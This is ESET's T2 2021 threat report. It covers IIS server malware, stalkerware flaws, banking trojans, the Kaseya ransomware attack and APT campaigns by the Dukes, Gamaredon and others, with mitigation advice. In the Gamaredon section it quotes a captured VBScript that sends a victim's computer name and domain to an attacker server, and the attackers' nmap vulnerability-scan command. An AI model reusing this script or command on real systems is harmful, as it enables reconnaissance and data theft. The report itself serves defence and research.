THREAT REPORT T2 2021

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™

CONTENTS

FOREWORD

Welcome to the T2 2021 issue of the ESET Threat Report!

Despite threats seemingly looming around every corner (I'm looking at you, Delta), the past four months were the time of summer vacations for many of us, offering a much-needed break after the tough start of the year.

I wish the same could be said for the area of cyberthreats, but as you'll learn in the following pages, we've seen several concerning trends instead: increasingly aggressive ransomware tactics, intensifying brute-force attacks, and deceptive phishing campaigns targeting people working from home.

Indeed, the ransomware scene officially became too busy to keep track of in T2 2021, yet some incidents were impossible to miss. The attack shutting down the operations of Colonial Pipeline – the largest pipeline company in the US – and the supply-chain attack leveraging a vulnerability in the Kaseya IT management software, sent shockwaves that were felt not only in the cybersecurity industry. Unlike the SolarWinds hack, the Kaseya attack appeared to pursue financial gain rather than cyberespionage, with the perpetrators setting a USD 70 million ultimatum – the heftiest known ransom demand to date.

But ransomware gangs may have overdone it this time: the involvement of law enforcement in these high impact incidents forced several gangs to leave the field. The same can't be said for TrickBot, which appears to have bounced back from last year's disruption efforts, doubling in our detections and boasting new features. Emotet, on the other hand, following a final shutdown at the end of April, disappeared from the scene, reshuffling the whole threat landscape. But these are just a few of the developments seen in our telemetry – I invite you to read the *Statistics & Trends* section of this report to see the full picture.

The past four months were fruitful in terms of research, too. Our researchers uncovered – among others – a diverse class of malware targeting IIS servers; a new cross-platform APT group targeting both Windows and Linux systems; and a myriad of security issues in Android stalkerware apps. They also took a closer look at the activities of the Gamaredon group, the Dukes, and the highly targeted DevilsTongue spyware, with the latter findings presented exclusively in this report.

With their deep dive into IIS malware and stalkerware, ESET researchers made it to Black Hat USA and the RSA Conference – you can find wrap-ups of their talks in the final section of this report. For the upcoming months, we are happy to invite you to ESET talks at Virus Bulletin, AVAR, SecTor, and many others.

Happy reading, stay safe – and stay healthy!

Roman Kováč
ESET Chief Research Officer

EXECUTIVE SUMMARY

Gamaredon group

- Highly active in T2 2021
- Targeting governmental organizations in Ukraine
- Upgrading and updating its tools

DevilsTongue malware

- Highly targeted malware by the Israeli spyware firm Candiru
- Indications of DevilsTongue malware in ESET telemetry data

The Dukes

- Spearphishing campaigns targeting European diplomats, think tanks and international organizations
- Using Cobalt Strike as their main implant

Infostealers

- 15.7% increase
- MSIL/Spy.Agent and Win/Formbook behind detection spikes
- TrickBot detections double

Ransomware

- Steady detection numbers with multiple large spikes in activity
- High-profile ransomware incidents

Downloaders

- 47% decline in aftermath of the Emotet takedown
- Large Nemucod malspam campaigns

Email threats

- 7.3% increase
- Malicious macros fall, phishing and fraudulent emails flourish

Android threats

- 32.6% increase in Android threat detections
- 49% increase in Android banking malware

Exploits

- 103.9% increase in RDP attack attempts
- Average number of attacks per client double

FEATURED STORY

New IIS web server threats targeting governments and e-commerce transactions

Zuzana Hromcová, Anton Cherepanov

ESET researchers have discovered 10 previously undocumented malware families, implemented as malicious extensions for Internet Information Services (IIS) web server software.

Targeting both government mailboxes and e-commerce transactions, as well as aiding in malware distribution, this diverse class of threats operates by eavesdropping on and tampering with IIS server communications.

IIS is Microsoft's Windows web server software, which has an extensible, modular architecture that, since v7.0, supports two types of extensions – native (C++ DLL) and managed (.NET assembly) modules. Focusing on malicious native IIS modules, ESET researchers have found over 80 unique samples used in the wild and categorized them into 14 malware families – 10 of which were previously undocumented. ESET security solutions detect these families as Win{32,64}/BadIIS and Win{32,64}/Spy.IISniff.

IIS malware is a diverse class of threats used for cybercrime, cyberespionage, and SEO fraud. In all these cases, its main purpose is to intercept incoming HTTP requests to the compromised IIS server and affect how the server responds to (some of) these requests.

With the default installation, IIS itself is persistent, so there is no need for extension-based IIS malware to implement additional persistence mechanisms. Once configured as an IIS extension, the malicious IIS module is loaded by the IIS Worker Process (`w3wp.exe`), which handles requests sent to the server – this is where IIS malware can interfere with the request processing.

Native IIS modules have unrestricted access to any resource available to the server worker process – thus, administrative rights are required to install native IIS malware. This considerably narrows the options for the initial attack vector. ESET researchers have seen evidence for two scenarios:

- IIS malware spreading as a trojanized version of a legitimate IIS module
- IIS malware spreading through server exploitation

For example, between March and June 2021, ESET detected a wave of IIS backdoors spread via the Microsoft Exchange pre-authentication RCE vulnerability chain (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065), aka ProxyLogon. Targeted specifically were Exchange servers that have Outlook on the web (aka OWA) enabled – as IIS is used to implement OWA, these were a particularly interesting target for espionage.


Since ESET researchers *reported the first such case in March 2021* [1], we have detected four more campaigns of various IIS backdoors spreading to Microsoft Exchange servers through the same vulnerability. To complement our telemetry, we have performed internet-wide scans to detect the presence of these backdoors, which allowed us to identify and notify other victims of the malware.

Among the victims have been governments in Southeast Asia and dozens of companies belonging to various industries located mostly in Canada, Vietnam, and India, but also in the US, New Zealand, South Korea and other countries. While IIS backdoors may be well-suited for spying on high-profile mailboxes, victims of IIS malware are not limited to compromised servers – all legitimate visitors to the websites hosted by these servers are potential targets, as the malware can be used to steal sensitive data from the visitors (IIS infostealers) or serve malicious content (IIS injectors).

To demonstrate not only the versatility of IIS threats (cybercrime, cyberespionage, SEO fraud) but also the very diverse portfolio of their victims (servers, websites hosted on these servers, and users of those websites), we published separate in-depth analyses of three of the 10 previously undocumented malware families that are threatening IIS web servers.

IIStealer: A server-side threat to e-commerce transactions [2]

This threat is able to access all the network communication flowing through the server and steal data of interest to the attackers – in this case, payment information from e-commerce transactions. IIStealer is able to steal credit card information sent to e-commerce websites that don't use third-party payment gateways. SSL/TLS and encrypted communication channels don't secure these transactions against IIStealer, as the malware can access all data handled by the server – which is where the credit card information is processed in its unencrypted state.



Victims of native IIS backdoors spread via the Microsoft Exchange Server ProxyLogon vulnerability chain

IISpy: A complex server-side backdoor with anti-forensic features [3]

IISpy is a complex IIS backdoor that uses a various tricks to interfere with the server's logging and to evade detection. According to ESET telemetry, this backdoor has been used with Juicy Potato, which is a privilege escalation tool. We suspect the attackers obtain initial access to the IIS server via some vulnerability, and then use Juicy Potato to obtain the administrative privileges that are required to install IISpy as a native IIS extension. Because IISpy is configured as an IIS extension, it can see all the HTTP requests received by the compromised IIS server, and shape the HTTP responses. IISpy uses this channel to implement its C&C communication, which allows it to operate as a passive network implant. All the other known IIS backdoors that we have documented are controlled by hardcoded passwords, specific URIs or custom HTTP headers. However, IISpy's control requests are more difficult to fingerprint and find in logs, which allows it to perform long-term espionage.

IISerpent: Malware-driven SEO fraud as a service [4]

Compared to the other analyzed malicious IIS modules, IISerpent directly affects neither the compromised server nor the server's users – in fact, this malware completely ignores all requests coming from legitimate visitors of the compromised websites. It is designed to aid in a variety of shady practices aimed at boosting the page rank of third-party websites, which are likely the paying customers of the operators of this threat. On top of hijacking the reputation of the compromised websites to distort search results, IISerpent can be a cause for headaches for the digital marketers, as any website participating in unethical SEO practices can be penalized by search engine algorithms.


Analyses of all 10 malware families are provided in our white paper *Anatomy of native IIS malware* [5].

ESET Research offers several recommendations that can help mitigate IIS malware attacks. Since native IIS modules can only be installed with administrative privileges, the attackers first need to obtain elevated access to the IIS server. The following recommendations could help make their work harder:

- Use dedicated accounts with strong, unique passwords for the administration of the IIS server. Require multifactor authentication for these accounts. Monitor the usage of these accounts.
- Regularly patch your OS, and carefully consider which services are exposed to the internet, to reduce the risk of server exploitation.
- Consider using a web application firewall, and/or endpoint security solution on your IIS server.
- Native IIS modules have unrestricted access to any resource available to the server worker process; you should only install native IIS modules from trusted sources to avoid downloading trojanized versions. Be especially aware of modules promising too-good-to-be-true features such as magically improving SEO.
- Regularly check the IIS server configuration to verify that all the installed native modules are legitimate (signed by a trusted provider, or installed on purpose).

It is still quite rare for endpoint (and other) security software to run on IIS servers, which makes it easy for attackers to operate unnoticed for long periods of time. We think this should be disturbing for all serious web portals that want to protect their visitors' data, including authentication and payment information. Organizations that use OWA should also pay attention, as it depends on IIS and could be an interesting target for espionage.

WeLiveSecurity blogpost [6]
Anatomy of native IIS malware white paper [5]



Scenario 1
Direct connection to the backdoor.

Scenario 2
Compromised IIS server exfiltrates intercepted traffic.

Scenario 3
IIS serves malicious content to its legitimate visitors.

Scenario 4
IIS is used to proxy connection to the C&C server.

Scenario 5
IIS serves manipulated HTTP reply to search engine bots.

Overview of IIS malware mechanisms

NEWS FROM THE LAB

Latest findings from ESET Research Labs across the world

Android threats

Android stalkerware threatens victims further and exposes snoopers themselves

ESET researchers have been monitoring mobile stalkerware apps and found that they are full of vulnerabilities that expose the privacy of not only the victims, but the stalkers themselves.

The use of stalkerware, also known as spouseware, has been increasing in the last couple of years. Stalkers, who usually have a close relationship to their victims, secretly install this monitoring software on their victims' devices.

We manually analyzed one Android stalkerware app from each of 86 different vendors. Our analysis identified a total of 158 security issues across 58 of these applications. The most prevalent issues we found were insecure transmission of users' personally identifiable information, storage of sensitive information on external media, exposure of sensitive user information to unauthorized users, server leak of stalkerware client information, and unauthorized data transmission from device to server. These can all have a serious impact on the victim and even the stalker, since due to their close relationship, the stalker's private information can easily be exposed along with the victim's.

We also found that some stalkerware kept the gathered data on its server, even after the stalkers had requested the deletion of the data.

WeLiveSecurity blogpost [7]

Some URL shortener services distribute Android malware, including banking or SMS trojans

ESET Research analyzed the potential threats of clicking on shortened URLs on iOS and Android devices and took an in-depth look at Android/FakeAdBlocker malware.

Many users tend to download apps from outside the official store by clicking on shortened URLs. The URL shortener services sometimes allow for monetizing clicks, which can lead to aggressive advertising techniques such as scareware ads. We have also identified cases when following these shortened links resulted in the device being infested by the Android/FakeAdBlocker malware, an advertising-based threat that downloads malicious payloads provided by its operator's command and control server. The malware delivers scareware or adult content advertisements, and can fill the user's calendar with spam events.

According to our telemetry, more than 150,000 instances of this threat were downloaded to Android devices between January 1 and July 1, 2021. The most affected countries are Ukraine, Kazakhstan, Russia, Vietnam, India, Mexico, and the United States. Even though the malware mostly displays aggressive ads, we have also identified hundreds of cases in which it downloaded and executed malicious payloads, such as the Cerberus banking trojan, and the Ginp trojan.

WeLiveSecurity blogpost [8]

Banking malware

Ousaban: Private photo collection hidden in a CABinet

Continuing the series of deep dives into Latin American banking trojan families, ESET researchers took a look at Ousaban, which has been active since at least 2018. The name Ousaban is a combination of two words – "**ous**adia", meaning "boldness" in Portuguese, and "**ban**king trojan". This name was chosen because the malware infamously once used obscene images as part of its distribution vector.

The backdoor capabilities of this banking trojan, such as simulating mouse and keyboard actions, and logging keystrokes, are similar to the other LATAM banking trojans. Like most of these malware families, it is written in Delphi and uses overlay windows crafted specifically for its targets, which are mostly financial institutions. Interestingly, Ousaban's targets include several email services that it has overlay windows ready for as well.

Ousaban is delivered mainly through phishing emails and its operators cycle through multiple distribution chains. To achieve persistence on the system, Ousaban creates a LNK file or a simple VBS loader in the startup folder, or modifies the Windows registry Run key.

WeLiveSecurity blogpost [9]

Supply-chain attacks

Kaseya supply-chain attack: What we know so far

ESET researchers have been monitoring the Kaseya supply-chain attacks attributed to the REvil gang and its Sodinokibi malware. We detect this ransomware as Win32/Filecoder.Sodinokibi.N, which includes the main body of the ransomware, as well as the DLLs it side-loads. Our telemetry shows that the majority of the targets are located in the United Kingdom, South Africa, Canada, Germany, the United States, and Colombia.

When the malware infests a server, it shuts down administrative access and begins encrypting data. Once the encryption process is complete, the system desktop wallpaper is changed to inform victims that their data has been encrypted and points them towards the ransom note.

We have also detected a slew of malicious spam messages distributing Cobalt Strike beacons configured to mimic Kaseya VSA security updates. The messages mostly contained links to Discord cloud storage that delivered malicious EXE files. ESET detects the malware responsible for the biggest part of this outbreak as Win32/Kryptik.HLPU and Win32/Rozena.AFJ. Much the same as during the initial wave of the Kaseya attacks, the most targeted countries were Spain, the United States, Canada, Turkey and the United Kingdom.

WeLiveSecurity blogpost [10] *Twitter thread* [11]

APT GROUP ACTIVITY

Highlights from ESET investigations into Advanced Persistent Threat groups and their campaigns

Unattributed campaign

Bandidos at large: A spying campaign in Latin America

ESET Research has discovered an ongoing campaign against corporate networks in Spanish-speaking countries, mostly Venezuela, that uses advanced versions of the Bandook crimeware to spy on the victims. We named this series of attacks Bandidos, based on the malware used and the targeted locale.

Bandook is a remote access trojan that has been employed in various campaigns with different targets throughout the years, indicating that it might be used as malware as a service. This time, it was deployed against corporate networks in Venezuela. Given the capabilities of the malware and the kind of information that is exfiltrated, it seems that the main purpose of Bandidos is espionage.

The Bandidos victim receives a malicious email with a PDF attachment that contains a link to download an encrypted archive and the password to extract it. The archive has a dropper inside that injects Bandook into an Internet Explorer process.

An especially interesting feature of this malware is its ChromeInject functionality, which creates a malicious Chrome extension that tries to retrieve any credentials the victim submits to a URL. These credentials are stored in Chrome's local storage and then exfiltrated to a URL located in the global variables of the payload.

WeLiveSecurity blogpost [12]

Gelsemium

Gelsemium: When threat actors go gardening

Since mid-2020, ESET researchers have been analyzing multiple campaigns, now attributed to the Gelsemium cyberespionage group, tracking the earliest version of their malware back to 2014. The group targets governments, religious organizations, electronics manufacturers and universities in East Asia and the Middle East.

Gelsemium's chain of attack appears deceptively simple. However, it can be customized by employing configurations, implanted at each stage, that modify on-the-fly settings for the final payload. The plug-in system shows that its developers have deep C++ knowledge. The malware's three main components are Gelsemine (the dropper), Gelsenicine (the loader), and Gelsevirine (the main plug-in).

We believe that Gelsemium is behind Operation NightScout, a supply-chain attack against BigNox, since the victims compromised in the attack were later being compromised by Gelsemine. Additionally, "variant 2" of the malware described in our research into the BigNox campaign shows similarities with the Gelsemium malware.

While Gelsemium, according to our telemetry, appears to have few victims, the vast number of adaptable components used in the attacks makes this APT group a very interesting subject to study further.

WeLiveSecurity blogpost [13]

SparklingGoblin

The SideWalk may be as dangerous as the CROSSWALK

ESET researchers have discovered a new undocumented backdoor, SideWalk, used by an APT group they dubbed SparklingGoblin. Sidewalk shares multiple similarities with CROSSWALK, another backdoor in the group's arsenal.

We first started tracking SparklingGoblin after a May 2020 campaign against a Hong Kong university that was previously targeted by Winnti Group. The May attacks still exhibited links to Winnti Group, but employed a different modus operandi and made use of the CROSSWALK backdoor. Our telemetry then registered several compromises against organizations around the world using similar toolsets and TTPs, which is when we decided to document this cluster of activity as a new APT group, SparklingGoblin.

These threat actors target mostly East and Southeast Asia, with a particular focus on the academic sector, but can also branch out to other industries and parts of the world. In the most recent campaigns that targeted a computer retail company in the USA, the group deployed SideWalk, a new modular backdoor.

SideWalk can dynamically load additional modules sent from its C&C server, make use of Google Docs as a dead drop resolver, and use Cloudflare workers as a C&C server. It can also properly handle communication behind a proxy.

As noted above, SideWalk shares multiple commonalities with CROSSWALK, which leads us to believe they are created by the same developers. Architecturewise, they have similar anti-tampering techniques, threading model and data layout, and data handling throughout execution. Featurewise, both backdoors are modular and able to handle proxies to communicate properly with their C&C servers.

WeLiveSecurity blogpost [14]

BackdoorDiplomacy

BackdoorDiplomacy: Upgrading from Quarian to Turian

ESET Research has uncovered a new APT group we've named BackdoorDiplomacy that primarily targets Ministries of Foreign Affairs in the Middle East and Africa. The group uses a backdoor we dubbed Turian, which is most probably an evolution of Quarian, a backdoor last observed in 2013, when it was deployed against diplomatic targets in Syria and the United States.

BackdoorDiplomacy is a cross-platform group targeting both Windows and Linux systems. The threat actors look for servers with internet-exposed ports, exploiting poorly enforced file-upload security or unpatched vulnerabilities. To access their victims' sensitive information, they make use of the Turian backdoor, as well as several open-source tools. By employing a separate executable, the group can also detect removable media, most likely USB flash drives, and copy their contents to a password-protected archive. BackdoorDiplomacy is capable of stealing the system information of the victim, taking screenshots, and writing, moving, or deleting files.

This APT group has been targeting the Ministries of Foreign Affairs of several African countries, as well as countries in Europe, the Middle East, and Asia. In each case, the operators employed similar tactics, techniques, and procedures (TTPs), but modified the tools used, most probably to make tracking the group more difficult.

WeLiveSecurity blogpost [15]


The Dukes Threat Report exclusive

The Dukes, also known as APT29, Cozy Bear or Nobelium, is an infamous cyberespionage group active for more than a decade. It is one of the groups that hacked the US Democratic National Committee in the run-up to the 2016 Presidential election. In 2019, we exposed Operation Ghost [16], a large scale espionage operation targeting ministries of foreign affairs in Europe. In 2020, the group received a lot of attention for the supply-chain attack piggybacking on SolarWinds, leading to the compromise of major organizations including many parts of the US government.


European diplomats under (Cobalt) Strike

In recent months, the Dukes launched several spearphishing campaigns targeting European diplomats, think tanks and international organizations. ESET researchers identified victims in more than 12 different European countries.

The spearphishing emails generally contain an HTML attachment that delivers an ISO disk image file that contains a malicious LNK file, a malicious DLL and a decoy document. There are a variety of malicious DLLs, but they are all custom Cobalt Strike loaders.



An example email message from the ISO-delivering campaign



An example email from the July 2021 campaign

On July 15, 2021, information started to *emerge on Twitter* [17] that the Dukes had launched a new spearphishing campaign. ESET telemetry shows that attackers sent spearphishing emails to several European diplomatic missions on July 13, 2021.

This email was sent from `karsten@behrends[.]at` and it attempts to impersonate someone working at the Belgian embassy in Ireland. Contrary to the previous campaign, the first email does not contain any malicious attachment or link to download a malicious file. Instead, attackers only sent those to targets who replied to the fake invitation. Even though the text of the email asks for replies to `jirka.depaepe@diplobel.fed[.]be`, that text anchors an email URL to `karsten@behrends[.]at`. Thus, a click on this link will start an email reply to the attackers' email address and not to the Belgian government one.

These recent events show that even after the exposure of the SolarWinds campaign, the Dukes are still using Cobalt Strike as their main implant. Due to the group's persistence and the quality of its lures, it remains a prime threat to western diplomats, NGOs and think tanks.

Gamaredon group Threat Report exclusive

Gamaredon is a threat group that has been active since at least 2013. It has been responsible for a number of attacks, mostly against Ukrainian institutions.

Gamaredon - now an Nmap user

The Gamaredon group was highly active during T2 2021, continuing to relentlessly target governmental organizations in Ukraine. Following our most recent *blogpost* [18] on this group and an update on their activities in a subsequent *ESET Research threat report* [19], Gamaredon operators are still upgrading and updating the three main classes of their tools: downloaders, weaponizers, and their flagship backdoor.

Downloaders are mostly still written in .NET and VBScript, but ESET researchers also saw some PowerShell scripts as well as binaries written in C used for the same purpose. Weaponizers are tools, often VBScripts, that trojanize legitimate documents or executables in an effort to propagate laterally in a network. Both of these categories of tools are constantly updated, most of the time to make their analysis more time consuming. For example, we saw Gamaredon's operators first obfuscate strings found in scripts in various ways, then add tons of comments to the script file and finally add junk code to it. While these additions will not stop an analyst from understanding what a script does, they certainly make its analysis time consuming.

Gamaredon's operators continued to deploy C-based downloaders into T2 2021, but ESET researchers believe these are no longer being used. The group has now modified its approach, employing C-based droppers to execute VBScript downloaders instead.

```
set WshShell = WScript.CreateObject("WScript.Shell")
Userdomain = WshShell.ExpandEnvironmentStrings("%Userdomain%")
Computername = WshShell.ExpandEnvironmentStrings("%Computername%")
Dim xpl, xmlHTTP, adr, auth, rez, PostData
    Set xmlHTTP = CreateObject("Microsoft.XMLHTTP")
    adr = "http://cg95618.tmweb.ru/systeminfo.php"
    PostData = "id="+Computername + "&param="+ Userdomain
    xmlHTTP.Open "POST", "http://cg95618.tmweb.ru/systeminfo.php", "false"
    xmlHTTP.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
    xmlHTTP.SetRequestHeader "X-Requested-With", "XMLHttpRequest"
    xmlHTTP.SetRequestHeader "Accept", "application/x-www-form-urlencoded"
    xmlHTTP.Send CStr(PostData)
```

VBS reconnaissance script

When it comes to their backdoor, we have seen a slowdown in its development and deployment. It had been constantly updated in May, June and up until mid-July, but the group's operators have stopped deploying it since then. It will be interesting to see whether this is a temporary stop or if we will see some retooling.

Finally, Gamaredon also added another category to its arsenal: reconnaissance tools. ESET researchers have seen the use of two types of scripts for this purpose. Both were delivered as SFX archives, but unlike the Gamaredon group's other VBScript tools, these do not employ any code obfuscation. One is very simple and just sends the computer name and user domain, obtained from environment variables, to its C&C server via HTTP POST requests.

The second is more complex and bundles the well-known network scanning tool Nmap. The script first tries to discover IPv4 hosts connected to the local network by pinging all 256 possible IP addresses on each network interface /24 subnet configured on the system. It then stores the reachable IPs in a file named `AliveIps.txt`. Finally, the script launches `nmap.exe` to scan the discovered hosts for known vulnerabilities, record its output in a text file, and sends the file to its C&C server. The following command line is used to launch Nmap:

```
nmap -Pn -sV --script vulners -iL AliveIps.txt -oN <computer_name>.
txt --append-output
```

In the past, the Gamaredon group's operators used remote administration tools such as UltraVNC to manually assess a compromised system. Perhaps these reconnaissance tools are an effort to automate part of this work?

Indicators of Compromise (IoCs) [20]

Candiru Threat Report exclusive

In July 2021, the Citizen Lab [21] and Microsoft Threat Intelligence Center [MSTIC] [22] published research articles about DevilsTongue malware, made by the murky Israeli mercenary spyware firm that Citizen Lab refers to as Candiru. According to these reports, the DevilsTongue malware is sold to third parties, which can abuse it to spy on various victims, including human rights defenders, dissidents, journalists, activists, and politicians.

Candiru's DevilsTongue malware

ESET researchers discovered indications of DevilsTongue malware in our telemetry data, affecting about 10 computers in the following regions:

- Albania
- Russia
- The Middle East (Israel, Palestinian territories, Turkey and others)

It should be noted that the malware is highly targeted: each DevilsTongue victim we identified had a custom sample with PE resources unique to that victim. The malware exists on the disk in the form of a DLL file (persistent loader) and two encrypted files with .dat filename extensions (a spyware loader DLL in one and other spyware components, including the configuration, in the second).

